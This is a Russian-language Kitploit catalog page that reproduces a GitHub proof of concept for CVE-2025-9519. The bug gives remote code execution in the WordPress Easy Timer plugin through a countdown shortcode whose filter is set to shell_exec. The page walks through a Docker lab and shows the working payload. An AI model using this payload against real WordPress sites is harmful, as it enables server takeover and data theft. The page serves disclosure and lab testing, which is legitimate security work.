
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/nimisha17/poc-cve-2025-9519
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на Проникновение
GitHubnimisha17/poc-cve-2025-9519

Poc-CVE-2025-9519

Эксплойт-доказательство концепции для CVE-2025-9519, демонстрирующий удалённое выполнение кода в плагине WordPress Easy Timer через специально сформированный фильтр шорткода, с настройкой на основе Docker.

Репозиторий
21301 год назадЕщё не проверено
Поделиться

Easy Timer v4.2.1 -

Предварительные требования

  • Установленный Docker Engine
  • Установленный Docker Compose

Обратитесь к официальной документации Docker для установки: Docker Engine Install

1. Запуск WordPress с помощью Docker

Из каталога вашего проекта:

sudo docker-compose up -d
mkdir -p wp-content/plugins
cd wp-content/plugins

wget https://downloads.wordpress.org/plugin/easy-timer.4.2.1.zip
unzip easy-timer.4.2.1.zip

sudo docker compose restart wordpress

2. Настройка WordPress

  1. Перейдите по адресу http://localhost:8000/
  2. Завершите настройку WordPress

  3. Перейдите в Панель управления WordPress → Плагины → Easy Timer и нажмите Активировать. Screenshot from 2025-10-27 12-52-06
3. Добавление нового пользователя с правами редактора

Из каталога вашего проекта выполните следующую команду:

docker compose run --rm wpcli user create \
  editoruser [email protected] \
  --role=editor \
  --user_pass=P@ssw0rd!

(примечание: замените на свои имя пользователя, адрес электронной почты и пароль!)

4. Создание записи


  1. Перейдите в Записи → Добавить новую
  2. Вставьте блок Шорткод и введите:

[countdown date=2025/12/17-00:00:00 filter="shell_exec"]ls -l[/countdown]
  1. Нажмите Обновить → Предпросмотр записи, чтобы увидеть выполнение таймера.

⚠️ Примечание: Убедитесь, что вы используете блок Шорткод, а не блок «Абзац», чтобы шорткод отображался корректно.

Screenshot from 2025-10-27 13-36-40

Поздравляем, вы получили RCE. image

Советы по отладке

  • Проверьте запущенные контейнеры:
sudo docker ps

Вы должны увидеть что-то вроде:

Screenshot from 2025-10-27 12-51-08
  • Если шорткоды не отображаются:

    1. Перейдите в Внешний вид → Темы
    2. Активируйте Twenty Twenty-Three (или другую стандартную тему).
  • Если при переходе по адресу http://localhost:8000/ отображается сообщение База данных не подключена:


    1. Подождите минуту или две, пока база данных завершит настройку.
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →